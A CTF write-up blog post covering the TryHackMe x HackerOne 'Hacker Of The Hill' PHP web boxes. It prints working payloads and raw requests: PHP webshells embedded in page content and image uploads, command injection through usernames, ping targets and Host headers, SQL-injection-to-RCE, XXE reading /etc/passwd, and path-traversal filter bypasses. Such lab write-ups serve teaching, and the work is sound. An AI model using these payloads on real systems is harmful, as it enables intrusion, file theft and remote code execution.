TryHackMe X HackerOne CTF WriteUp (Hacker Of The Hill)

BY **Gus Ralph** / ON **Mar 03, 2021**

The HackerOne x TryHackMe CTF presented some brilliant web challenges to develop PHP hacking skills. In this post, I will be explaining each of the vulnerabilities and initial exploitation methods for the boxes, ranging from easy, to hard.

The room can be found to play freely at:

- https://tryhackme.com/room/hackerofthehill

Easy Box

Port 8000

This webpage displays a custom CMS known as “Very Basic CMS”, we can click around and find endpoints such as `/about` and `/contact`, nothing of particular interest here, although there is a third, hidden directory, called `/vbcms`, this seems to be a login to the administration panel, where we can attempt the common credentials admin:admin, which are succesful.

Upon logging in, we find that we can edit the pages accessible on the site to include PHP code, which is later executed. We add our webshell to the contact page for example:

```
<?php system($_REQUEST['c']); ?>
```

Finally, code execution can be achieved by accessing http://IP:8000/contact?c=whoami.


Port 8001

This application was a bit more complex than the first, although still trivial. We have a blank home page, and a support portal, where we can send support requests to the staff, and even upload images for proof. We also notice a “page” parameter in the URL, which seems to allow for local file inclusions, as the raw page name is directly passed to the parameter.

We can attempt to include `/etc/passwd` file to confirm the vulnerability, although the application seems to disallow the use of `../`, meaning we can only include files in the current directory, or files in subdirectories.


This means the most probable path of exploitation would be to upload a malicious image with a PHP webshell in it, which we can then call from the URL. This is due to the fact that upon uploading a file for the support tickets, they are placed in ./uploads/FILE_HASH.jpg.

We can simply inject the basic PHP webshell mentioned in the past app into a JPEG file, which is then submitted to support, and added to the URL.



Perfect, it appears the JPEG was included within the LFI. Now let's try and execute a command.


```
http://IP:8001/?page=uploads/1c21658acf1938c8dab2ab82501d555e.jpg&cmd=id
```



We have RCE!

Port 8002

Finally, for the third box, we have a PHP development online class, with PHP code that get's evaluated on the server-side. This is probably the easiest of them all, as all you have to do is insert your malicious PHP code.



Medium Box

Port 80

This challenge was a bit more obscure than the other, the application is called "photostore", and essentially allows the user to upload an image which is saved on the server-side. The application only allows for images to be uploaded, so no remote code

execution can be achieved by uploading PHP files. A small hint to what the vulnerability is is the fact that the username only allows alphanumeric characters, but only checks on the client side, this hints towards insecure validation of user input, and also makes us wonder where usernames are used that could be exploited.

Upon uploading an image, it gets saved into a subdirectory set to our username, an example can be seen below: `http://<IP>/users/<USERNAME>/<HASH>.jpg`

And when changing someone's username, that directory name changes to the new username, leading to the assumption that the directory is moved to the new name. This is a potential vector for blind command injection.

We can test for command injection by including a simple ping command within the new username:

```
POST /profile HTTP/1.1
Host: 10.10.36.129
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.36.129
Connection: close
Referer: http://10.10.36.129/profile
Cookie: token=eyJ1c2VybmFtZSI6InF3ZSIsImNvb2tpZSI6IjZjYTVlYmUyMmYzNDhkMzI5ZTc0Z
Upgrade-Insecure-Requests: 1

username=test|ping+10.8.97.150
```

And we can succesfully see the ICMP requests sent from the application to our local machine using tcpdump:

```
chivato@kingdom:~$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
12:33:30.162725 IP 10.10.36.129 > kingdom: ICMP echo request, id 1, seq 1, leng
12:33:30.162749 IP kingdom > 10.10.36.129: ICMP echo reply, id 1, seq 1, lengtl
12:33:31.258282 IP 10.10.36.129 > kingdom: ICMP echo request, id 1, seq 2, leng
12:33:31.258305 IP kingdom > 10.10.36.129: ICMP echo reply, id 1, seq 2, lengtl
12:33:32.099187 IP 10.10.36.129 > kingdom: ICMP echo request, id 1, seq 3, leng
12:33:32.099219 IP kingdom > 10.10.36.129: ICMP echo reply, id 1, seq 3, lengtl
12:33:33.341580 IP 10.10.36.129 > kingdom: ICMP echo request, id 1, seq 4, leng
12:33:33.341607 IP kingdom > 10.10.36.129: ICMP echo reply, id 1, seq 4, lengtl
```

This can then be exploited to download the static netcat windows binary, for a reverse shell.

Port 81

For this application, we can add IP's to the database, and then tell the server to ping said IP's. The immediate assumption is a command injection, although the application seems to sanitize adequately for immediate command injection.

Not only that, but a SQL Injection also exists within the ID parameter of the application, when submitting an IP to be pinged. Due to said SQL Injection, we can map out the IP table, and see how the backend's database is set up.

```
python sqlmap.py -u 'http://10.10.114.88:81/ping?id=*' --dump --level 3 --threa
```

```
+----+-----------+
| id | ip        |
+----+-----------+
| 1  | 127.0.0.1 |
+----+-----------+
```

Only two columns, so we can assume a UNION SELECT sql injection with two values will work. We can imagine that the backend is essentially doing something like the following:

```
SELECT * FROM host WHERE id = [INPUT];
```

And then, with the output, it will iterate all of the returned IPs and insert them one by one into the ping command, as below:

```
ping $IP
```

Meaning we can abuse the SQL Injection to obtain command execution, by making a UNION SELECT statement return both the IP and the command injection payload.

This works as the database will return two values in the place of the ip, one will be the 127.0.0.1 from the database, and the other will be the command injection payload that we supply in our UNION SELECT query.

```
GET /ping?id=-1022+UNION+ALL+SELECT+NULL,"|whoami"--+- HTTP/1.1
Host: 10.10.114.88:81
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Fi
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
```

```
Connection: close
Referer: http://10.10.4.183:81/
```

In the example above, the "|whoami" payload will be inserted into the ping command, resulting in:

```
ping |whoami
```

Which outputs the below:

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.1.29
Date: Tue, 23 Feb 2021 19:26:52 GMT
Connection: close
Content-Length: 26

{"result":"troy\\helen\n"}
```

This was certainly one of my favourite challenges, as it incites the player to think outside of the box to escalate a SQL Injection all the way to command execution.

Port 82

This challenge was probably the simplest out of the three, but still addresses a really cool bug that is only possible dude to the RFC 822 standard for e-mail addresses. Essentially, RFC 822 allows for certain special characters within the email, as long as the name is enclosed in double quotes, such as the below (source):


```
"!?.,;$%^&*()"@test.com
```


When submitting an email in the double quotes, said quotes are removed, for example:

```
"../"@shell.php => ../@shell.php
```

Upon submitting a ticket, the ticket is uploaded and stored on the server as a file, with the email being the file name. The RFC822 standard can be abused to traverse out of the directory where those emails are stored, to make it publicly accessible.

We can work under the assumption that the webserver file structure is the same as the other challenges, so we can traverse, and place our shell in the public directory, as shown below:





{"name":"troy\hector ","message":"troy\hector "}

We have succesfully achieved RCE.

Hard Box

Port 80

We are initially presented with a login page, which as far as I could tell was secure, so I decided to enumerate other API endpoints that may exist, and found `/api/user/session` which returns the following JSON:

{"active_sessions":[{"id":1,"username":"admin","hash":"1b4237f476826986da63022

We can then use Crackstation to decode the hash, finding that it returns `dQw4w9WgXcQ`, and upon googling the value, it turns out it is in fact the video ID for Never Gonna Give You Up by Rick Astley, so that's obviously a dead end. Upon enumerating GET parameters, we find the ?xml parameter which seems to make the server return XML instead of JSON, maybe if the parameter is included it will accept XML too.

I then discovered you could POST XML data to /api/user in the ID field, and gain file read via XXE! See below for an example:

```
POST /api/user?xml HTTP/1.1
Host: 10.10.14.179
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Fi
```

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 126
Origin: http://10.10.14.179
Connection: close
Referer: http://10.10.14.179/login

<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY payload SYSTEM 'file:///etc/passwd'>]>
<root>
        <id>
&payload;</id>
</root>
```

Which returns:

```
HTTP/1.1 401 Unauthorized
Date: Thu, 25 Feb 2021 17:42:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 1413
Connection: close
Content-Type: application/xml; charset=utf-8

<?xml version="1.0"?>
<data><error>You do not have access to view user id:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolo
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sl
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
admin:x:1000:1000::/home/admin:/bin/rbash
</error></data>
```

Now, my immediate thought is to enumerate the admin user's home directory, and potentially steal his SSH key, but that attack was not succesful, so the next idea was to read files related to the application, such as any db files that may exist (we can assume

they do as there is a login), or other sensitive files which we can directly access, the main of which is the login file.

Note I use the PHP wrapper instead of the file wrapper, as this allows me to base64 encode the output before reading it, which helps maintain the data's integrity.

The first file to read is index.php, of course, which leads to the following paths being disclosed:

```
<?php
include_once('../Autoload.php');
include_once('../Route.php');
include_once('../Output.php');
include_once('../View.php');

Route::load();
Route::run();
```

These paths can then be included to further explore the structure of the application. `../Route.php` discloses a new directory, set to `../routes/`. Output.php discloses the vulnerable XML parsing mechanism and finally Autoload.php shows us a new directory called "controllers", which I then fuzzed with the PHP extension revealing an Api.php file.

With the following line standing out:

```
public static function login(){
       if( isset($_POST["username"],$_POST["password"]) ){
           if( $_POST["username"] === 'admin' && $_POST["password"] === 'nice
               \Output::success(array(
                   'login' => true,
```

These credentials can then be used to login, and run commands from `/shell`.

Note:

After talking to the creator of the machine, this solution was not intentional, and users were not supposed to be able to access the login without first retrieving `/var/lib/mysql/servermanager/user.ibd`, which was hinted at in the root of the API with:

```
'mysql' =>  array(
                    'version'   =>  '5.6',
                    'database'  =>  'servermanager'
                )
```

Port 81

The application hosted on port 81 is actually another command injection challenge, with the server's access_log file being exposed. Through the access_log file, we notice that when we go to a product on the site, a request is sent with curl to /api/product/[INT] - note this only happens if an integer is passed to /product/[INT].

This application is vulnerable to host header injection, which gets directly inserted into the curl command that also appears in said access_log. This consequently allows for full compromise of the application.

An example of the command injection can be seen below:

```
GET /product/1 HTTP/1.1
Host: 10.10.14.179:81`sleep 10`
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

2,784 bytes | 10,062 millis

This can be leveraged for blind command execution.

Port 82

This challenge was by far my favourite challenge out of the CTF, combining one of my favourite PHP tricks with a SQL Injection. I first heard about this bug from Orange Tsai, the captain of the HITCON CTF team, and essentially explores the way PHP accepts files to be uploaded to the server temporarily while the request is being processed.

Upon accessing the site we can immediately enumerate three URLs, all of which have a use:

- http://10.10.14.179:82/feed?dir=hills
- http://10.10.14.179:82/view?image=chrome.jpg
- http://10.10.14.179:82/search

The application allowed for directory listing, and file read, but only of files that were valid JPEG's. Furthermore, the directory listing stripped the use of any `../`, which can be easily bypassed.

The search endpoint is also vulnerable to SQL Injection, but there is nothing useful within the database, and we cannot use the `INTO OUTFILE` method for file write.

The solution to this challenge is as follows, POST a sleep payload to the `/search` endpoint along with an image, all in multipart form-data, this will keep the process open for however long was specified within the SQL Injection payload, while PHP creates the temporary file we posted to the server in /tmp. Note that `GIF89a;` are the magic bytes for a valid GIF, so that when included, our temporary file passes as an image.

```
POST /search HTTP/1.1
Host: 10.10.69.190:82
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------9051914(
Content-Length: 385
Origin: http://10.10.69.190:82
Connection: close
Referer: http://10.10.69.190:82/
Upgrade-Insecure-Requests: 1

-----------------------------905191404154484336597275426 6
Content-Disposition: form-data; name="q"

name' UNION SELECT sleep(60); -- -
-----------------------------905191404154484336597275426 6
Content-Disposition: form-data; name="file"; filename="a.gif"
Content-Type: image/gif

GIF89a;
<?php system($_GET['c']);?>
-----------------------------905191404154484336597275426 6--
```

Once the SQL Injection is run, and the process is held open for a minute, we can list the files in /tmp with our directory listing - this is necessary as temporary file names are randomized.

- http://10.10.14.179:82/feed?dir=..././..././..././..././..././..././tmp

The `..././` is necessary, as `../` is being stripped from the path, so after having stripped `../` once from our path, we are left with a normal path traversal payload.

```
php > echo str_replace("../", "","..././");
../
php >
```

The directory listing leads to the discovery of our temporary file's name, returned as XML, as it is supposed to simulat an RSS feed:

Brilliant, this file can then be included in the /view endpoint for RCE, along with our command in the cmd parameter.

Request:

```
GET /view?image=../../../../../../../tmp/phpM9IAiv&c=whoami HTTP/1.1
Host: 10.10.14.179:82
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.14.179:82/
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Date: Thu, 25 Feb 2021 18:40:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 18
Connection: close
Content-Type: image/gif

GIF89a;
www-data
```

Post Exploitation

The post exploitation compromise was fairly simple, with the medium box consisting of a kerberoast to admin, and the hard box consisting of a docker escape to the host machine as root.

This blog post covers the docker escape vulnerability that allowed to root the host machine.

If any questions are due, feel free to send me a message on Twitter

Share:

Latest Articles

Do Macs Get Infected With Viruses And Malware?

Apr 06, 2021

Pen Test Vs Vulnerability Scan: A Quick Guide

Mar 25, 2021

Who Does Social Engineering Target?

Mar 19, 2021

What Is A Zero-Day Exploit?

Mar 19, 2021

How The First Personal Computer Virus Was A Prank Gone Wrong

Mar 10, 2021

Tags

Cyber security | Penetration testing | Pentesting | Vunerability scan


+44 (0) 20 3289 6710


+353 1582 5000